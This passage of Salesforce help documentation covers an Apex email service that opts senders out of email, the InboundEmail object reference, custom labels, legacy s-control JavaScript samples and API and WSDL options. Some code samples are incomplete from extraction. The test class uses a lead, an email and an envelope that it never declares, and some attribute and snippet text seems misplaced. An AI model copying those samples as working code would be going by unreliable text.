            System.debug('Contact Query Issue: ' + e);
        }

        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                     FROM Lead
                     WHERE Email = :env.fromAddress
                     AND isConverted = false
                     AND hasOptedOutOfEmail = false
                     LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
        result.success = true;
        return result;
```

```
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.

                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
       insert c;

       // Test with a subject that does not contain "unsubscribe."
       email.subject = 'test';
       env.fromAddress = 'user@acme.com';
```

```
        // Call the class and test it with the data in the test method.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

InboundEmail Object

An InboundEmail object has the following fields.

Name	Type	Description
`binaryAttachments`	InboundEmail.BinaryAttachment[]	A list of binary attachments received with the email, if any. Examples of binary attachments include image, audio, application, and video files.
`ccAddresses`	String[]	A list of carbon copy (CC) addresses, if any.
`fromAddress`	String	The email address that appears in the From field.
`fromName`	String	The name that appears in the From field, if any.
`headers`	InboundEmail.Header[]	A list of the RFC 2822 headers in the email, including: • Recieved from • Custom headers • Message-ID • Date
`htmlBody`	String	The HTML version of the email, if specified by the sender.
`htmlBodyIsTruncated`	Boolean	Indicates whether the HTML body text is truncated (`true`) or not (`false`.)
`inReplyTo`	String	The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
`messageId`	String	The Message-ID—the incoming email's unique identifier.
`plainTextBody`	String	The plain text version of the email, if specified by the sender.
`plainTextBodyIsTruncated`	Boolean	Indicates whether the plain body text is truncated (`true`) or not (`false`.)
`references`	String []	The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.

Name	Type	Description
replyTo	String	The email address that appears in the reply-to header. If there is no reply-to header, this field is identical to the fromAddress field.
subject	String	The subject line of the email, if any.
textAttachments	InboundEmail.TextAttachment[]	A list of text attachments received with the email, if any. The text attachments can be any of the following: • Attachments with a Multipurpose Internet Mail Extension (MIME) type of text • Attachments with a MIME type of application/octet-stream and a file name that ends with either a .vcf or .vcs extension. These are saved as text/x-vcard and text/calendar MIME types, respectively.
toAddresses	String[]	The email address that appears in the To field.

InboundEmail.Header Object

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following fields.

Name	Type	Description
name	String	The name of the header parameter, such as Date or Message-ID.
value	String	The value of the header.

InboundEmail.BinaryAttachment Object

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

Examples of binary attachments include image, audio, application, and video files.

An InboundEmail.BinaryAttachment object has the following fields.

Name	Type	Description
body	Blob	The body of the attachment.
fileName	String	The name of the attached file.
mimeTypeSubType	String	The primary and sub MIME-type.

InboundEmail.TextAttachment Object

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

An InboundEmail.TextAttachment object has the following fields.

Name	Type	Description
`body`	String	The body of the attachment.
`bodyIsTruncated`	Boolean	Indicates whether the attachment body text is truncated (`true`) or not (`false`.)
`charset`	String	The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.
`fileName`	String	The name of the attached file.
`mimeTypeSubType`	String	The primary and sub MIME-type.

InboundEmailResult Object

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful. The InboundEmailResult object has the following fields.

Name	Type	Description
`success`	Boolean	A value that indicates whether the email was successfully processed. If `false`, Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the `Message` field.
`message`	String	A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

InboundEnvelope Object

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Name	Type	Description
`toAddress`	String	The name that appears in the `To` field of the envelope, if any.
`fromAddress`	String	The name that appears in the `From` field of the envelope, if any.

CUSTOM LABELS

Custom Labels Overview

Available in: **Developer**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete custom labels:	"Customize Application"
Create or override a translation:	"Manage Translation" OR "View Setup and Configuration" and be designated as a translator

Custom labels are custom text values that can be accessed from Apex classes or Visualforce pages. The values can be translated into any language Salesforce supports. Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language.

You can create up to 5,000 custom labels for your organization, and they can be up to 1,000 characters in length.

To access custom labels, from Setup, click **Create** > **Custom Labels**. From this page, you can:

- Create a new custom label or edit an existing custom label.
- View an existing custom label. From the view page, you can create or edit a translation in a language used by your organization.

To add a custom label to your application, use the following steps:

1. Create a new custom label.
2. Translate the value of the label into the languages supported by your application.
3. Call the label using either an Apex class or a Visualforce page. Custom labels are called in Apex using `System.Label.`***`Label_name`***. For Visualforce, use the $Label global variable.
4. Include the label in your application when you package it for the AppExchange.

Tip: If an Apex class or Visualforce page references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included in the package.

Creating and Editing Custom Labels

Available in: **Developer**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete custom labels:	"Customize Application"
Create or override a translation:	"Manage Translation" OR "View Setup and Configuration" and be designated as a translator

To create or edit a new custom label:

1. From Setup, in **Create** > **Custom Labels**, click **New Custom Label** to create a new label, or click **Edit** next to the custom label you want to edit.
2. In the **Short Description** text box, enter an easily recognizable term to identify this custom label. This description is used in merge fields.

   Note: You cannot change the language of an existing custom label.

3. If you are creating a new custom label, in the **Name** text box, enter the name the label uses. This value is used in Apex and Visualforce pages to reference the custom label. Names must contain only alphanumeric characters, start with a letter, contain no spaces or double underscores, and be unique from all other labels in your organization.
4. Check the `Protected Component` check box to mark the custom label as protected.
5. In the **Categories** text box, enter text to categorize the label. This field can be used in filter criteria when creating custom label list views. Separate each category with a comma. The total number of characters allowed in the **Categories** text box is 255.
6. In the **Value** text box, enter text up to 1,000 characters. This value can be translated into any language Salesforce supports.

   Note: It may take a few minutes before all users see any changes you make to this field.

7. Click **Save**.

Creating and Editing Custom Label Translations
Custom Labels Overview

Creating and Editing Custom Label Translations

Available in: **Developer**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete custom labels:	"Customize Application"
Create or override a translation:	"Manage Translation" OR "View Setup and Configuration" and be designated as a translator

To create or edit custom labels:

1. From Setup, click **Create** > **Custom Labels**.
2. Select the custom label name to open the label.
3. In the Translations related list, click **New** to enter a new translation or **Edit** next to the language to change a translation. If you click **Delete**, Salesforce confirms you want to delete, then removes the translation form the custom label.
4. Select the `Language` you are translating into.
5. Enter the `Translation Text`. This text overrides the value specified in the label's `Value` field when a user's default language is the translation language.
6. Click **Save**.

Custom Labels Overview

Viewing Custom Labels

Available in: **Developer**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete custom labels:	“Customize Application”
Create or override a translation:	“Manage Translation” OR “View Setup and Configuration” and be designated as a translator

After creating a custom label, you can:

- Edit the custom label.

  Note: You cannot edit the attributes of custom labels installed as part of a managed package. You can only override the existing translations or provide new translations for languages not included in the package.

- Delete a custom label.

  Note: You cannot delete custom labels installed as part of a managed package, or that are referenced by Apex or a Visualforce page. You can only override the existing translations.

- Create or edit a translation.

CUSTOM S-CONTROLS

Defining Custom S-Controls

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete custom s-controls:	"Customize Application"

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

The custom s-control library is a place where you can store and upload content for use in many areas within Salesforce such as, custom links, Web tabs, custom buttons, and dashboards. S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

An s-control can contain any type of content that you can display or run in a browser, for example, a Java applet, an ActiveX control, an Excel file, or a custom HTML Web form.

1. From Setup, click **Develop** > **S-Controls**.
2. To create a new custom s-control, click **New Custom S-Control**.
3. To change an existing custom s-control, click **Edit**.
4. Enter s-control attributes.
5. To validate all Salesforce merge fields and functions, click **Check Syntax**.
6. Click **Save** when you finish or click **Quick Save** to save and continue editing.

   Note: If you have a namespace prefix and your s-control references merge fields without their namespace prefix, Salesforce automatically prepends them with your namespace prefix.

7. Create a custom button or link to display the custom s-control to your users. Alternatively, create a Web tab using the custom s-control, add the s-control to a page layout, or add the s-control to a dashboard. You can also use an s-control as online help content for a custom object.

About S-Controls

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use s-controls to add your own functionality to your Salesforce organization. Whether you are integrating a hosted application of your own or are extending your current Salesforce user interface, use s-controls to store your code or refer to code elsewhere.

Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

How Do Visualforce Pages Compare to S-Controls?

Considerations for S-Controls in Force.com AppExchange Packages

If you are developing Force.com AppExchange packages with s-controls or are planning to install a AppExchange package with s-controls, you should be aware of the following limitations:

- For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
- For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.
- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

Viewing and Editing S-Controls

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete custom s-controls:	"Customize Application"

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To view the details of a custom s-control, from Setup, click **Develop** > **S-Controls** and select the s-control name.

- To make changes to an s-control, click **Edit**.
- To remove an s-control, click **Del**.
- To view a list of other components in Salesforce that reference the s-control, click **Where is this used?**.

Custom S-Control Attributes

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Attribute Name	Description
`Label`	The text that displays on page layouts for embedded s-controls.
`S-Control Name`	The unique name for the s-control. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Type`	Determines how you plan to use the s-control. **HTML** Select this option if you want to enter the content for your s-control in the `Content` area. **URL** Select this option if you want to enter the link or URL of an external website in the `Content` area. **Snippet** Snippets are s-controls that are designed to be included in other s-controls. Select this option if you want to enter the content for your s-control snippet in the `Content` area.
`Description`	Text that describes the s-control. This only displays to administrators.

<table>
<tr><th>Attribute Name</th><th>Description</th></tr>
<tr><td><code>Content</code></td><td>
Enter the content or source for your s-control. You can enter up to 1 million characters. The HTML code defines exactly how your users should view the custom s-control.

 If you are building a formula in the Advanced Formula tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click Insert Field, choose a field, and click Insert.
To create a basic formula that passes specific Salesforce data, select the Simple Formula tab, choose the field type in the <code>Select Field Type</code> drop-down list, and choose one of the fields listed in the <code>Insert Field</code> drop-down list.
Tip: Build cross-object formulas to span to related objects and reference merge fields on those objects.
To insert an operator, choose the appropriate operator icon from the <code>Insert Operator</code> drop-down list.
To insert a function, double-click its name in the list, or select it and click Insert Selected Function. To filter the list of functions, choose a category from the <code>Functions</code> drop-down list. Select a function and click Help on this function to view a description and examples of formulas using that function.
To reference a file that you uploaded in the <code>Filename</code> field as part of the custom s-control, select Custom S-Control from the <code>Select Field Type</code> drop-down list, and choose Custom S-Control URL to get the merge field for it. For a Java applet, you can also use the <code>{!Scontrol_JavaCodebase}</code> merge field and the <code>{!Scontrol_JavaArchive}</code> merge field.
To insert activity merge fields, select <code>Event</code> or <code>Task</code> from <code>Select Field Type</code>.

Tip: Internet standards require special encoding for URLs.Salesforce automatically encodes the text from any merge field you insert into a link. Encode any additional text in your link manually. For example, to generate the following URL:
<pre>http://www.google.com/search?q={!user.name} Steve Mark 50%</pre>
Use this content:
<pre>http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre>
Salesforce automatically strips double quotes from URLs when the <code>Content Source</code> is URL. If you need to use double quotes, encode them manually. For example, to generate the URL <code>http://www.google.com/search?q="salesforce+foundation"</code>, use this content: <code>http://www.google.com/search?q=%22salesforce+foundation%22</code>.
</td></tr>
<tr><td><code>Filename</code></td><td>Upload a file to display when you add this custom s-control to a custom link. The file can contain a Java applet, Active-X control, or any other type of content. This option applies to HTML s-controls only.</td></tr>
</table>

Attribute Name	Description
`Prebuild In Page`	This option keeps the s-control in memory, which may improve performance when the page is reloaded because the s-control does not have to be reloaded. This option applies to HTML s-controls only.
`Encoding`	The default encoding setting is Unicode (UTF-8). Change it if you are passing information to a URL that requires data in a different format. This option is available when you select URL for the `Type`.

About S-Controls
Useful S-Controls
Tips on Building S-Controls

Deleting Custom S-Controls

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete custom s-controls:	"Customize Application"

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To delete a custom s-control:

1. First, ensure that the s-control isn't used by other components: from Setup, click **Develop** > **S-Controls**, select the s-control, and then click **Where is this used?**.
2. Click **S-Controls** again.
3. Click **Del** next to the custom s-control you want to delete.
4. Click **OK** to confirm.

Note: You cannot delete a custom s-control that is used elsewhere in Salesforce. Deleted s-controls do not go into the Recycle Bin.

Tips on Building S-Controls

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete custom s-controls:	"Customize Application"

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following tips when building s-controls:

- If you create a URL s-control, do not select **Show Section Heading on Detail Page** in the page layout section where you put the s-control. This option in conjunction with collapsible sections causes some problems in certain browsers.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Use the `{!$Organization.UISkin}` merge field in your s-control to retrieve the User Interface Theme that the organization has selected. The Theme1 value for this merge field represents the Salesforce Classic theme and Theme2 represents the Salesforce theme.
- S-controls use the {! and } characters (previously used to surround merge fields in formulas) to enclose an expression, which can include one or more merge fields, functions, or global variables.
- When overriding an action, use the `no override` argument to prevent a recursion, indicated by empty frames on the page.
- To insert activity merge fields, select `Event` or `Task` from `Select Field Type`.

Useful S-Controls

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Custom buttons and links are available in: **All** Editions

S-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Overriding standard buttons and tab home pages is available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following samples to get started using s-controls.

S-Controls for Detail Pages

Yahoo Map

Use the Yahoo Map API and the billing address merge fields to display a map for an account. Use the following code in an HTML s-control and add it to your account detail page layout:

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
```

```
</body>
</html>
```

S-Controls that Override Standard Buttons and Tab Home Pages

Add Product Override

You may have your own code that you prefer to use for adding products to opportunities instead of the standard page. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides the **Add Product** button on the Products related list of an opportunity. This type of override illustrates how related list buttons can contain merge fields from the master object as well as the detail. For example, the code below contains opportunity merge fields, which is on the master side of a master-detail relationship with opportunity products.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the space provided. Then, override the add product action from the opportunity products object using the s-control. This example assumes you have record types on opportunities.

Note: This example does not include the code to add products. The content in the body section simply illustrates how to use opportunity merge fields from the opportunity products related list. Replace the body section with your code.

Conditional Override for Editing Leads

You can override a standard action conditionally, redirecting to a standard action or custom s-control depending on certain conditions. For example, you may want to use a separate s-control to edit leads when they have been open longer than 30 days. Using the following example, create an s-control to evaluate if a lead has been open longer than 30 days and, if so, run your custom s-control to edit leads. Otherwise, use the standard lead edit action.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
```

```
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

To implement this in your organization, create the s-control that you want to use to edit leads that have been open longer than 30 days. Name this s-control EditLeadsOpenLongerThan30. Next, create an s-control using the example code above to determine if a lead has been open longer than 30 days, and, if so, override the edit action on leads using the EditLeadsOpenLongerThan30 s-control.

Note the differences between the first and second `if` statements in the example code above. The first one is a JavaScript `if` statement that evaluates on the browser. The second is the Salesforce IF function that evaluates on the server and returns a single value—the number of days the lead has been open, or zero if the lead is not open.

Tip: Use the URLFOR function in this example to build Salesforce URLs rather than specifying individual URLs to ensure they are supported across releases.

To display a standard Salesforce page without invoking the override, set the *`no override`* argument in the URLFOR function to “true.”

Also, use the `retURL` parameter in your URLFOR function to return the user to the detail page after saving.

Edit Contact Override

You may have your own code that you prefer to use for editing contacts. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides a standard detail page button.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the body section. Then, override the edit contact action using the s-control. This overrides the edit contact action everywhere it is available: the **Edit** button on a contact detail page, the **Edit** link on list views, and the **Edit** link on any related lists.

Note: This example does not include the code to edit contacts. The code within the body section only illustrates how to use contact merge fields to display information about the contact. Replace the body section with your code.

Interrupt Override for New Accounts

Overriding standard buttons makes them unavailable in your entire Salesforce organization. However, you can override a standard action and redirect to that action from your s-control without getting into an infinite loop. For example, you can override the **New** button on accounts, perform your own custom process, and resume with the standard new account action without getting into an infinite loop. To do this, use the *no override* argument in the URLFOR function.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

To implement this s-control, create an HTML s-control with the content above. Then, override the new account action using the s-control.

Note: The new action does not require an ID, which is why the second argument in the URLFOR function is set to `null`. This example does not require any inputs, which is why the third argument in the URLFOR function is set to `null`. The fourth argument in the URLFOR function is set to `true` to ignore the override, avoiding an infinite loop.

Conditional Accounts Tab Home Page Override

You can override a tab home page conditionally, redirecting the original tab home page to an s-control depending on certain conditions. For example, you may want to display an s-control, instead of the standard Accounts tab home page, to users with a specific profile. Using the following sample code, create an s-control to display job applicant information to users with the Recruiter profile when they click the Accounts tab; for all other users, display the standard Accounts tab home page.

To implement this, first create an s-control called “ApplicantHomePage” that contains the content to display to recruiters. Next create an s-control of type HTML using the following code to implement the conditional override logic:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Finally, override the Accounts tab to use the HTML s-control shown here. This example assumes that a profile named “Recruiter” exists in your organization.

Note: $Profile merge fields are only available in Enterprise, Unlimited, and Developer Editions.

S-Controls that Include Snippets

Including Snippets

Include snippets in your custom s-controls to reuse common code. The following example references a snippet that provides a header for a page that displays in a web tab. The page will have the title "My Title." Use the $SControl global variable to reference a snippet. To implement this, create two snippets called "Resize_Iframe_head" and "Resize_Iframe_onload" and create an HTML s-control called "Resize_Iframe_sample" that includes the following code:

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

Merge Fields for S-Controls

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Because s-controls are the source of your object-level help content, you can use merge fields or other functions to personalize the experience. For example, you can design the custom help to address the user directly by adding the user's name to the help page when it displays.

Tips

- To reference a file that you uploaded in the `Filename` field as part of a custom s-control, select **Custom S-Control** from the Select Field Type drop-down list, and choose **Custom S-Control URL** to get the merge field for it. For a Java applet, you can also use the `{!SControl_JavaCodebase}` and `{!SControl_JavaArchive}` merge fields.
- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list. Salesforce automatically encodes the text from any merge field you insert into a link.

Defining Custom S-Controls

How Do Visualforce Pages Compare to S-Controls?

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written. The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	S-Controls
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a `describe` API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex `webService` methods through the API
Performance	More responsive because markup is generated on the Force.com platform	Less responsive because every call to the API requires a round trip to the server—the burden rests with the developer to tune performance
Page container	Native	In an iFrame

APP INTEGRATION WITH SALESFORCE

Integrating Your Apps with Salesforce

This section contains information about integrating your systems and applications with Salesforce.

- Canvas App Previewer Overview
- Field Operational Scope
- Downloading Salesforce WSDLs and Client Authentication Certificates
- Which API Should I Use?
- Monitoring Bulk Data Load Jobs
- About API Usage Notifications
- Remote Access Application Overview

Canvas App Previewer Overview

Available in: **Enterprise**, **Unlimited**, **Professional Edition (with API and Force.com Canvas enabled)**, and **Developer** Editions

User Permissions Needed	
To see the previewer:	"Customize Application" AND "Modify All Data"

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them. To view your canvas app:

1. From Setup, click **Canvas App Previewer**.
2. Click your canvas app on the left-hand pane. The canvas app appears in the frame.

For more information, see the Force.com Canvas Developer's Guide.

Heroku Quick Start

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce. The Heroku Quick Start fields include the following:

Field	Description
`Template`	Heroku template used to create the Heroku app.

Field	Description
`Canvas App Name`	Name of the canvas app. Maximum length is 30 characters.
`Heroku App Name`	Name of the Heroku app. The name must begin with a letter and can only contain lowercase letters, numbers, and dashes. This name becomes part of the URL for the app. Maximum length is 30 characters.
`Canvas App Description`	Description of the canvas app. This description appears when you edit the canvas app in Salesforce. Maximum length is 200 characters.
`Heroku Username`	Username for the account used to log in to Heroku. The Heroku app is created under this user's credentials.
`Heroku Password`	Password for the account used to log in to Heroku.
`Heroku API Key`	Instead of using the username and password for the Heroku account, you can use the API key associated with that account. You can find this value on the Heroku `My Account` page.

Note: The Heroku username and password are not stored anywhere, but used only during the app creation process on a secure connection.

Connected Apps Overview

Creating a Connected App

Field Operational Scope

AppExchange packages and Visualforce are available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Apex available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To upload packages:	"Upload AppExchange Packages"
To view Apex dependencies:	"Author Apex"
To view Visualforce dependencies:	"Developer Mode"

The fields displayed on the Fields Operational Scope page are referenced through the operational scope:

- If the **Is Updated** checkbox is selected, the field is updated using a database manipulation language (DML) operation, such as `insert` or `update`. For more information, see Understanding Dependencies on page 3846.

If the **Is Updated** checkbox is not selected, the field is only referenced within the operational scope. For example, it may be included as part of a `select` statement.

- If the **External ID** checkbox is selected, the field acts as an External ID. An external ID field contains unique record identifiers from a system outside of Salesforce. You can use the sidebar search to find external ID values, and you can use the field in the Force.com API. When using the import wizards for custom objects and solutions, you can use this field to prevent duplicates.

See Also:

Understanding Dependencies

Downloading Salesforce WSDLs and Client Authentication Certificates

Available in: **Professional**, **Enterprise**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To download a WSDL:	"Customize Application"

You can download a Web Services Description Language (WSDL) document to integrate your applications with Salesforce using the API.

The following WSDLs are available:

- **Enterprise WSDL** - Use this WSDL document to build an integration for a single organization.The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`. Customers who use the enterprise WSDL document must download and re-consume it whenever their organization makes a change to its custom objects or fields or whenever they want to use a different version of the API.
- **Partner WSDL** - Use this WSDL to build an integration that can work across multiple Salesforce organizations, regardless of their custom objects or fields. Typically partners and ISVs use this WSDL. It is loosely typed, which means that you work with name-value pairs of field names and values instead of specific data types. The partner WSDL document only needs to be downloaded and consumed once per version of the API.
- **Apex WSDL** - Use this WSDL to run or compile Apex in another environment.
- **Metadata WSDL** - Use this WSDL to migrate configuration changes between organizations or work with the customizations in your organization as XML metadata files.

To download a WSDL document:

1. From Setup, click **Develop** > **API**.
2. Download the appropriate WSDL:
   - If you are downloading an enterprise WSDL and you have managed packages installed in your organization, click **Generate Enterprise WSDL**. Salesforce prompts you to select the version of each installed package to include in the generated WSDL.

- Otherwise, right-click the link for the appropriate WSDL document to save it to a local directory. In the right-click menu, Internet Explorer users can choose **Save Target As**, while Mozilla Firefox users can choose **Save Link As**.

3. On your computer, import the local copy of the WSDL document into your development environment.

Note: You can also select the default package versions without downloading a WSDL in the Package Version Settings section.

Optionally, you can download a certificate to authenticate salesforce.com organizations. Use this certificate for workflow outbound messaging. This certificate is meant to identify that the request is coming from salesforce.com, not a specific user. If you want to use certificates to ensure secure connections using other Salesforce features, such as Apex callouts, use Salesforce certificates and key pairs.

From Setup, click **Develop** > **API**, and on the **WSDL Download** page, right-click **Download Client Certificate** and save it to an appropriate location. You can then import the downloaded certificate into your application server, and configure your application server to request the client certificate.

Which API Should I Use?

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To use the APIs	"API Enabled"

Salesforce provides programmatic access to your organization's information using simple, powerful, and secure application programming interfaces.

API Name	What It's For	When to Use It	Protocol	Data Format	Communication
REST API	Accessing objects in your organization using REST.	You want to leverage the REST architecture to integrate with your organization. No WSDL requirement. Well-suited for browser-based applications, mobile apps, and highly-interactive social applications.	REST	JSON, XML	Synchronous

